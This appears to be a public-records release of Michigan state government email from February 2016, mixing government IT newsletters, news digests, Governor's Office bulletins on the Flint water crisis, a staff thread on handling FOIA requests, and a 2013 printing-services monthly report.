Securely storing government credentials on mobile devices allows these individuals to transform their applications into a secure enterprise space; and this is where derived credentials come into place.

In this 60 minute educational web seminar, e-SignLive along with Entrust, the leader in government software authentication platforms that strengthen security in a wide range of identity and transaction ecosystems, will provide an overview of derived PIV/CAC credentials for government and how the derived credential on mobile devices is the next generation of US Government's use of PKI, enabling government workers to build trust for authentication in an increasingly mobile workplace.

Attendees will learn:





- What is the derived PIV/CAC credential in government and why it's so important
- What the implementation looks like
- The value of derived credentials with electronic signatures
- How can this be leveraged to other parts of government or commercial entities

Featuring a live demo application of e-signatures with derived credentials, this is a must-attend session for any federal organization looking to create a secure and legally enforceable means of executing regulated transactions using laptops, iPads and smartphones.

[Register Now!](#)

**\*\*\*If you are not sure whether or not you can attend the live webinar, as long as you register now, you will receive a link for downloading the archived webinar.**

*Sponsored by e-SignLive by Sitanis.*

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## Next Generation 911

# With the clock ticking... are you ready to respond to every call, text, tweet, video?

Every year sizable emergencies hit the United States. Will the local emergency response systems be up to the task? Would your systems be ready?

Please join Unify for a thought leadership session discussing Next Generation 911.

Our Next Gen 911 tech expert Greg Little will take us through a customer case study and you'll learn why many of the top PSAPs are looking at Unify's First Response solution to help them meet Next Generation 911 challenges.

Topics we'll cover in the 30 minute webinar:

- What is Next Gen 911?
- Challenges in the Public Sector
- One City's Crusade
- Empowering the Public Sector

Unify is a Global provider of communication and collaboration solutions. For NG 9-1-1, we have a media-rich solution that emergency answering and dispatch centers can leverage, designed for carrier-grade communications. Whether originating as a voice, text or video call, call handlers can process multiple emergency contacts with a unified response.

#### Why First Response?

- Unparalleled call volume management - over 5000 calls per hour
- Support for new communications channels such as texting, video and social media
- VoIP for more reliable, resilient and affordable call management
- Virtualized back office to maximize hardware investment and minimize management effort
- Integrated, customizable communication console for managing critical contact numbers, IPTV, other applications and more.

*Sponsored by Unify.*

Watch Now | Share:    

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## Fortifying the Federal Government Enterprise Against Hackers

The federal government continues to be a tempting target for hackers. Close to 2 million data records containing bank account information or Social Security numbers were compromised in government data breaches in 2014 alone. Already in 2015 the personal records of more than 22 million people inside and outside the government were stolen from the Office of Personnel Management (OPM) by suspected Chinese hackers.

With data breaches continuing to make headlines on a weekly basis, public sector organizations must implement solutions to protect sensitive data, including health, financial, and identity information.

Many are turning to Secure Data as a Service, as it combines virtual data and service-based data masking, and represents a transformative solution that succeeds where traditional data security approaches fail. Additionally, this solution provides public sector application and IT teams with full, fresh, and secure data sets in just minutes, via self-service.

Please join i360Gov for a complimentary 60-minute webinar featuring exryption expert Charles Moore to learn more about Secure Data as a Service and how this solution can protect your enterprise.

#### Who Should Attend?

This educational webinar will be highly useful for our subscribers with IT job functions working in federal government. If you are unsure whether or not you can attend the live webinar, as long as you register today, you will receive a link for viewing the archived version at your leisure.

*Sponsored by Delphix.*

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

## Energy - Policy & Technology

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## Virginia lawmakers mull slew of clean energy, storage bills

Utility Dive: As Virginia lawmakers weigh energy legislation, new measures were still being introduced and worked on in committee on Friday, Ivy Main, a state lobbyist with the Sierra Club, wrote in The Energy Collective.





Among others, Virginia lawmakers are considering bills to change local tax treatment for renewable energy, open investment access, broaden community solar initiatives, repeal standby charges for net metering, and develop energy storage programs and research consortiums.

Read More | Share:    

## A huge coal miners' pension plan is on the brink of failure. One senator is blocking a fix.

The Washington Post: When Sen. Mitch McConnell strode into the Capitol for last month's State of the Union speech, he took with him a guest whose presence was sure to be seen as a slap against the Obama administration and its policies on coal.

"I brought along this unemployed coal miner here," McConnell (R-Ky.) said, gesturing to fourth-generation mineworker Howard Abshire, "to see the person who put him out of work."

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## Clean Power Plan: 50 Ways To Get More Clean, Local Energy

Clean Technica: Six months ago, the Obama administration released the Clean Power Plan, requiring substantial greenhouse gas emissions reductions from the electricity sector. The Plan sets targets from the top down, but largely leaves the details to states, providing a significant opportunity to craft rules that encourage energy development and ownership from the bottom up.

These 50 state plans have huge stakes.





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## Supreme Court blocks Obama climate change rules

CNN: The Supreme Court on Tuesday dealt President Barack Obama a blow by moving to temporarily block his administration's rules to limit greenhouse gas emissions from power plants.

Reacting to a lawsuit from 29 states, as well as the energy industry, justices blocked the Environmental Protection Agency's Clean Power Plan from going forward while the rule is challenged in court.

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## State & Local Government - Policy & Technology

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### Virginia Senate Committee Approves Bill to Withhold Public Employee Information

Government Technology: Identity theft and the Islamic State group were offered Monday as reasons lawmakers should prohibit release of public employee salary databases and raise the threshold for which salaries are public.

Senators on the General Laws and Technology Committee approved two bills limiting access to that information.

Read More | Share:    

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### Pennsylvania stuck in historic budget gridlock

KSL.com: HARRISBURG, Pa. (AP) — Gov. Tom Wolf warned lawmakers on Tuesday that Pennsylvania's finances are a ticking time bomb amid a record-long budget gridlock, as he sent them a spending proposal for the coming fiscal year with no full plan in place for the year that began back in July.

The first-term Democrat delivered an approximately \$33.3 billion plan for 2016-17 to the Republican-controlled Legislature as he tries

again to break down resistance to a multibillion-dollar tax increase that has held up passage of a budget for the current year.

Read More | Share:    

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## California Department of Technology Launches Office of Digital Innovation and Technology Engagement, Innovation Lab

California Dept of Technology Tech Blog: In an effort to lead a culture of innovation that will increase government and citizen engagement in California, the Operation Division of the California Department of Technology (CDT) has launched the Office of Digital Innovation and Technology Engagement. This new office will define an approach to government technology innovation that will drive the CDT forward as a thought leader and technology innovator in state government.





Read More | Share:    

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## Michigan Officials Defend Handling of Legionnaires' Disease Outbreak in Flint

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The Michigan Department of Health and Human Services also released emails related to its handling of the outbreak, in a seeming attempt to prove it sought a thorough investigation but was thwarted at times by local health officials in Genesee County, which includes Flint.

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

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## Education - Policy & Technology

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### iPad Shipments Plummet as Detachable Tablets Double

Campus Technology: Shipments of Apple tablets, including iPad and iPad Pro, dropped nearly 25 percent in the last quarter of 2015, leading an overall decline in the tablet market. Meanwhile shipments of detachable tablets — devices that include removable keyboards — actually doubled in the same period.

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### ACLU, Tenth Amendment Center Join Forces on Data Privacy

Education Week: An unusual partnership between the American Civil Liberties Union and the Tenth Amendment Center is pushing states to adopt model legislation that the organizations argue will fill in gaps in student-data-privacy protections.





Proposed overhauls of digital-privacy laws, including many that regulate relationships between ed-tech vendors and school districts, were simultaneously introduced in 16 states and the District of Columbia last month in bills based on the model legislation.

Read More | Share:    

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### Mount St. Mary's president fires two faculty members, one with tenure

Inside Higher Ed: The president of Mount St. Mary's University in Maryland on Monday fired two faculty members without any faculty review of his action or advance notice. One was a tenured professor who had recently criticized some of the president's policies. The other was the adviser to the student newspaper that revealed the president recently told faculty members concerned about his retention plans that they needed to change the way they view struggling students. "This is hard for you because you think of the students as cuddly bunnies, but you can't. You just have to drown the bunnies ... put a Glock to their heads," the president said.

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### New, Reading-Heavy SAT Has Students Worried



The New York Times: BOSTON — For thousands of college hopefuls, the stressful college admissions season is about to become even more fraught. The College Board, which makes the SAT, is rolling out a new test — its biggest redesign in a decade, and one of the most substantial ever.

Chief among the changes, experts say: longer and harder reading passages and more words in math problems. The shift is leading some educators and college admissions officers to fear that the revised test will penalize students who have not been exposed to a lot of reading, or who speak a different language at home — like immigrants and the poor.

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**From:** Sample, Brice (DTMB)  
**Sent:** Thursday, February 11, 2016 11:16 AM  
**To:** Mears, Greg (DTMB);Thompson, Kristi (DTMB)  
**Subject:** RE: Help with FOIA requests

Give me a call we can discuss

Brice Sample, CRM  
Records Manager  
DTMB, OSS, LOS  
Records Management Services  
[http://www.michigan.gov/dtmb/0,5552,7-150-9141\\_21738---,00.html](http://www.michigan.gov/dtmb/0,5552,7-150-9141_21738---,00.html)  
517-335-9450

DTMB service catalog  
<http://inside.michigan.gov/dtmbsc/Pages/default.aspx>



**HELP. CONNECT. SOLVE.**

---

**From:** Mears, Greg (DTMB)  
**Sent:** Thursday, February 11, 2016 11:13 AM  
**To:** Sample, Brice (DTMB) <[sampleb@michigan.gov](mailto:sampleb@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** FW: Help with FOIA requests  
**Importance:** High

Folks,

I have never done a FOIA request, only plenty of Litigation Holds. Do you folks have nay experience with this?

*Greg Mears  
Client Specialist  
Serving DTMB and Civil Service  
Mason Building- 517-284-4524  
Cell 517-388-5445*


**Need me in a Hurry? Email me at:** [DTMB-MCSC-EO-Client-Specialists@michigan.gov](mailto:DTMB-MCSC-EO-Client-Specialists@michigan.gov)

---

**From:** Westfall, Laurie (DTMB)  
**Sent:** Thursday, February 11, 2016 10:41 AM  
**To:** Mears, Greg (DTMB) <[mearsg@michigan.gov](mailto:mearsg@michigan.gov)>  
**Cc:** Gabler, David (DTMB) <[GablerD@michigan.gov](mailto:GablerD@michigan.gov)>; Roeske, Debbie (DTMB) <[RoeskeD@michigan.gov](mailto:RoeskeD@michigan.gov)>; Thomas, Maria (DTMB) <[ThomasM16@michigan.gov](mailto:ThomasM16@michigan.gov)>; Gorton, Glenn (DTMB) <[GortonG@michigan.gov](mailto:GortonG@michigan.gov)>  
**Subject:** FW: Help with FOIA requests  
**Importance:** High

Greg -- any thoughts? Would record retention/document management come in to play -- E-discovery system? Glenn is on vacation and I'm not sure what the options are for our MDE client.

Laurie Westfall  
General Manager  
DTMB, MCSC, MDE and CEPI  
Office: 517-335-1226  
Cell: 517-242-3499



**HELP. CONNECT. SOLVE.**

---

**From:** MSP-EOC-MDEDUCTN  
**Sent:** Thursday, February 11, 2016 10:19 AM  
**To:** Westfall, Laurie (DTMB) <[WestfallL@michigan.gov](mailto:WestfallL@michigan.gov)>; Gorton, Glenn (DTMB) <[GortonG@michigan.gov](mailto:GortonG@michigan.gov)>  
**Cc:** Head, David (MDE) <[HeadD@michigan.gov](mailto:HeadD@michigan.gov)>  
**Subject:** Help with FOIA requests

Laurie and Glenn,

Dave Head and I attended yesterday's Flint FOIA meeting. Many GMs were there.


I need some technical help with getting all the documents. There is some statewide system that we have to upload all our documents.

Can someone get me some idea what to tell staff on the best way to collect all the emails? What do I tell staff to do in order to send me all the emails? Is there a technical way? I hope something other than sending me all the emails.


Louis

Louis Burgess  
Emergency Management Coordinator  
Michigan Department of Education  
[Burgessl@michigan.gov](mailto:Burgessl@michigan.gov)  
Office: 517.335.3672  
Mobile: 517.930.4670

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Thursday, February 11, 2016 5:50 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** What this year's budget means for Michigan...



## VIDEO: What Governor Snyder's FY17 budget means for Michigan




Gov. Rick Snyder's FY 2017 budget calls for critical investments for the Flint water crisis, statewide infrastructure and the Detroit Public Schools. The governor's recommendation also addresses the skyrocketing costs of specialty medications that Michigan residents depend on for better health outcomes.

This budget also stays committed to the Governor's core statewide priorities of education, talent and economic development, health and human services, and public safety.

The proposed FY 2017 budget makes key investments to strengthen the state for all of

Michigan's families. Click here to learn more about the top 6 takeaways from the Governor's FY 2017 state budget.



### Click a tweet to tweet it out:



The #MiBudget @OneToughNerd proposed yesterday makes key investments to strengthen Michigan for all families --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @OneToughNerd's #MiBudget includes \$72 million a year for Detroit Public Schools. It is time to act now --> [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

--> @onetoughnerd's significant investment in #Flint families is the right thing to do. #FlintFWD #MiBudget [www.mi.gov/MiBudget](http://www.mi.gov/MiBudget)

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
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**From:** GOVERNING: This Week in Politics <newsletters@governing.com>  
**Sent:** Friday, February 12, 2016 9:42 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** Top Officials at Risk and Unresolved 2016 Election Maps

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## THIS WEEK IN POLITICS

# Top Officials at Risk and Unresolved 2016 Election Maps

BY ALAN GREENBLATT

### Statewide Officials Find Themselves at Risk

Executive branch jobs are generally more stable than legislative positions. But some didn't seem too secure this week.

**In Michigan**, the drumbeat of complaints about Republican Gov. Rick Snyder just keep getting louder. On Monday, the Board of State Canvassers approved one of many recall petitions, which gives Snyder's critics a green light to collect signatures to put a recall measure on the November ballot. The approved petition has to do with education, but any recall campaign will focus squarely on how Snyder has handled the Flint water crisis.

**In Indiana**, Republican Gov. Mike Pence, who is up for re-election this fall, picked a new running mate this week after his quit. Lt. Gov. Sue Ellspermann is up for a job running a community college system, so Pence turned to Eric Holcomb, a former chair of the state GOP, to shore up his ties with party activists.

"By selecting Holcomb as his running mate, Pence sent a clear message about how endangered his political career is," wrote Matthew Tully, a columnist with the *Indianapolis Star*.

Pence is being challenged by Democrat John Gregg, a former House speaker.

**KEEP READING >>**

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## **MORE POLITICS NEWS & COMMENTARY**

### **What Would Happen If America Made Voting Mandatory?**

Dozens of other countries force their citizens to participate in elections.

### **More Felons Get Voting Rights in Maryland**

The legislature narrowly overturned the governor's veto of a bill to extend voting rights to felons before they complete probation and parole.

### **Kasich Comes in Second in New Hampshire Primary**

Since World War II, either the winner or runner-up in New Hampshire has gone on to take the GOP nomination.

### **Bloomberg Considering 'All the Options' for 2016 Presidential Bid**

A former Democrat who ran for New York mayor as a Republican, Michael Bloomberg has been without a political party since 2007.

### **Struggling to Win Higher Office, Tea Party Turns Attention to Local Races**

Will their new strategy pay off?

### **Despite Mass Arrests of Top Officials, Texas Town Hopes for Better Future**

The mayor, city manager and city councilmembers of Crystal City, Texas, are all facing years in prison.

### **Hillary Clinton in Flint: 'We Need Action Now'**

The former secretary of state and first lady left the campaign trail in New Hampshire to highlight the Flint water crisis yet again.

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**From:** Government Technology <newsletters@govtech.com>  
**Sent:** Tuesday, February 16, 2016 11:14 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** California to Pilot Statewide Open Data Portal | Is Twitter's New 'Moments' Feature Worth the Hype?

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## Top Stories

FEBRUARY 16, 2016

[California to Pilot Statewide Open Data Portal](#)  
Officials announce plans for a next-gen open data portal for agencies and departments.

[Is Twitter's New 'Moments' Feature Worth the Hype for Government?](#)

Twitter's new feature will voluntarily move posts to the top of a users' newsfeed, which may be a valuable feature for organizations trying to push a message to its followers.

[Bringing Innovation into Cyberdefense Technologies](#)  
Hackers use innovative thinking when breaching systems, why can't government?

## More Headlines

[Google Patents Self-Driving Delivery Truck Idea](#)  
The company has won protection for the concept of using its autonomous vehicle technology, currently under development, to deliver packages to customers in the future.

[Massachusetts IT Nabs Boston's Data Scientist for State-Level Position](#)  
Boston's principal data scientist announced a move to MassIT and hinted at a transformation of his past work into something grander.

[Occupation Near Burns, Ore., Served as Nation's First Facebook Faceoff](#)  
With the Oregon occupation coming to an end, we are able to look back at how events unfolded on social media platforms.

[Waze Partners With Local Governments to Enhance Mobility](#)  
The Google-owned community-based traffic and navigation app has



### Question of the Day

***Where can scientists illegally download more than 47 million research papers?***

[ANSWER](#)

### Eye on Education

***Read the latest headlines from the Center for Digital Education.***

[Rhode Island Questions the Effects of Taking Tests Online](#)

[Wyoming Considers Bill to Protect Students' Social Media, Email Accounts](#)



been growing steadily and providing congestion data to city governments to help ease commutes.

[Google Search Nailed the New Hampshire Primary](#)  
This is the first U.S. presidential election in which Google is releasing the real-time results of trending search queries -- and it has been accurate for both Iowa and New Hampshire.

[Data Protection, Privacy Bills Make their Way Through Wyoming State House](#)

A bill that legislates what to do with your social media profiles postmortem and another that requires state agencies to outline acceptable social media behavior are being discussed in the legislature.

[10 Skills Necessary to Launch a Startup](#)

When launching a startup, not everyone realizes all the different hats necessary to run a successful business. Here's a list of important skills vital for success.

[Washington Water Basin Bill Held up in Congress](#)

Disagreements about how to address the poisoned water crisis in Flint, Mich., has stalled previously promising negotiations on the energy bill.

[ACLU Sues Tacoma, Wash., Police for Secret Data Collection](#)

Local residents are bothered that the Stingray devices -- which allow police to track cell phones -- were not disclosed to the public before implementation.

[Why Are So Many Tech Companies Moving to Kansas City, Mo.?](#)

Missouri has offered economic incentives and an environment for young businesses to thrive. Owners of recently emigrated companies have been impressed by the welcome it has received.

[Nevada Holds Steadfast to Solar Rate Hikes](#)

Since the decision in December, solar advocates have waged a vocal campaign against the commission, urging it to reconsider its decision.

[Will Bus Rapid Transit Replace Light Rails Across the Country?](#)

Hampton Roads, Va., will conduct a study to measure the effectiveness of a rapid bus system rather than a light rail system.

[from Schools](#)

[University in Tulsa, Okla., Promotes Healthy Lifestyle by Requiring Students to Buy, Wear Fitbit Trackers](#)

[Regional Computer Network Cuts School District Costs](#)

## Industry Resources from Our Partners

[Asset Management Made Easy](#)

[Cognitive Computing - The Key to Unlocking Data Insights](#)

[Legacy ERP Systems Are Struggling to Meet Government Needs](#)

[Public Sector Organizations Benefit from FLASH Storage](#)

[The Platform of Tomorrow](#)

### ADVERTISEMENT

#### **Implementing a Body Camera Program: A Guide for Public Safety Officials**

This handbook highlights key planning questions as well as insights from agencies initiating their own programs. Checklists and resources help further an agency's exploration in each planning area.

[DOWNLOAD NOW](#)

## Editor's Choice

### [National Police Crime Database Houses Arrests, Shootings, In-Custody Deaths](#)

The Sunlight Foundation has launched the "Hall of Justice," a state-by-state repository of criminal justice data that cumulatively indicates a need for major policy reforms.

### [Early Ideas for Smart City Challenge Include Self-Driving Shuttles, Adaptive Traffic Lights](#)

Though the U.S. Department of Transportation isn't releasing details of any of the 77 applications it's received for its Smart City Challenge until March 12, city officials have divulged pieces of their plans to local media outlets across the country.

## Most Popular

### [Startup Helps Cities Launch Crowdfunding Campaigns](#)

### [Feds to Google: Software Could be Considered a 'Driver' for Regulatory Purposes](#)

### [Internet of Things Devices: Intelligence-Gathering Opportunity?](#)

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
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


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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, February 16, 2016 5:21 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** VIDEO: Volunteering in Flint



## VIDEO: How volunteers are helping Flint



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
Volunteers at the Food Bank of Eastern Michigan are working hard to collect donations in order to help the families of Flint. Last Thursday, Governor Snyder visited with the many dedicated volunteers and helped sort cans of food.

Good nutrition is critically important for Flint's children. Foods that are high in calcium, vitamin C, and iron can help limit the effects of lead exposure. To donate or volunteer at the Food Bank of Eastern Michigan, visit [www.fbern.org](http://www.fbern.org).

Click [here](#) to watch the video and learn more about how the Food Bank of Eastern Michigan is helping Flint's families.




## LISTEN IN: Governor Snyder's tele-town hall with Flint residents



Governor Snyder hosted his third town hall with Flint residents on Thursday, Feb. 11, answering their questions directly. [Click here to listen to the call.](#)

### STAY CONNECTED:



### SUBSCRIBER SERVICES:



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
**From:** Catherine Patin <cpatin@nigp.org>  
**Sent:** Wednesday, February 17, 2016 6:13 AM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** Where does Public Procurement 'live' in your entity?

Check out our enhanced [website](#) on your phone or tablet...



## NIGP: The Institute for Public Procurement

February 17, 2016

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### What's New

"Beyond Flint: Are Other City Water Supplies in Danger?"

[Read more...](#)

"How Local Governments Can Use Data Centers to Better Protect Critical Data"

[Read more...](#)

"Job Growth in State Government Remains Sluggish in 2016"

[Read more...](#)

"Government's Troublesome Data-Hoarding Habit"

[Read more...](#)

"Policymakers Need to Start Taking Social Media Seriously"

[Read more...](#)

### –Pro Development

#### Online Courses

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March 8 - May 10

[Contract Administration in the Public Sector](#)

March 21 - May 23

[Read more...](#)

#### Webinars - FREE for NIGP Members

[Contract Administration - Beginning with the End in Mind](#)

March 9

[Performance Management - Not Just Measures!](#)

March 23

[Read more...](#)

#### Face-to-Face Courses

Upcoming events in your area.

[Read more...](#)

### New Best Practice

#### The Place of Public Procurement Within The Entity


The placement of Procurement should be operationally distinct from other departments and divisions.

The 'Place of Procurement' refers to positioning Procurement within the entity to optimize the influence and impact of Procurement on internal and external stakeholders.

This best practice builds a case for the strategic placement of the Procurement function. This placement maximizes the effectiveness of Procurement within the entity and is critical for the entity to fully benefit from Procurement operations.

[Read more...](#)


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## Are you ready for Procurement Month?

Next month provides the opportunity to educate elected officials, administrators, taxpayers and suppliers on the *awesome* job you perform every single day. March is all about you...it's time to "toot your horn!"


Please forward event photos, proclamations, activity descriptions to [cpatin@nigp.org](mailto:cpatin@nigp.org) for inclusion in Procurement Month 2016.



## Mark your calendar...upcoming procurement events

For your convenience, we've streamlined and enhanced our website. Check out the calendar of upcoming procurement events for the latest educational offerings you don't want to miss.

We'd like to know what you think. Please email our Web Content Manager, Ronni Levine at [rlevine@nigp.org](mailto:rlevine@nigp.org). We look forward to hearing from you.



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STATE OF MICHIGAN

RICK SNYDER  
GOVERNOR

DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

JOHN E. NIXON, CPA  
DIRECTOR

April 25, 2013

## **MEMORANDUM**

TO: Joyce Van Coevering, Director  
DTMB Office of Support Services

FROM: Kristi Thompson  
Logistics & Operations Support

SUBJECT: Logistics & Operations Support Monthly Report – April 2013

---

### **Executive Reporting**

- None

### **Logistics & Operations Support - General**

- The Legislative Report on Statewide Inventory Management was finalized and submitted.
- All ICE Materials have been submitted.

### **Printing Services**

- The continuous feed printer in the CPC is on temporary hold while a licensing issue is addressed with Procurement and the vendor.
- Printing Services (PS) completed the quarterly ING printing. The statements consisted of over 368,000 images. In addition to the statements, newsletters, seminar statements, and performance number pieces were produced as well.
- PS is working in partnership with the Department of Transportation (MDOT) to provide Vehicle & Travel Services with 44 parking signs for the Flint/Saginaw facility. These aluminum signs with reflective background were produced and delivered in five days.
- A quick turnaround request from the Department of Treasury is complete! They contacted PS on April 5, 2013, requesting we complete a rush mail merge letter of 606 pieces. The files arrived at 12:56 p.m. PS completed the mail merge and had proofs ready for review at 1:57 p.m. Which a quick approval, the job was printed and delivered to Mailing Services by 2:21 p.m.!
- In review of a supplied data file for a Treasury postcard mailing, PS staff discovered many duplicate names in the list. In one instance, a person was listed 44 times. When brought to Treasury's attention, the file was revised and resubmitted. The quantity was reduced from over 29,000 names to 11,400 names, saving Treasury an estimated \$6,900 in print and postage.

- A buyer was assigned to handle the procurement of the upgraded Uninterruptible Power Source (UPS) in the CPC. The current UPS is at end-of-life and no longer supported. A change notice must be completed for the existing contract and funds added to cover our costs.
- PS continues to work with DIT on encrypting “data in transit.” DIT recommends two solution options – a software program called “Tectia” or use of the Data Exchange Gateway (DEG). We currently encrypt “data at rest” but new mandates will also require encryption of the data in transit, both sending and receiving, by September 30, 2013. PS will purchase licenses for the Tectia software, so it can accept the encrypted files.
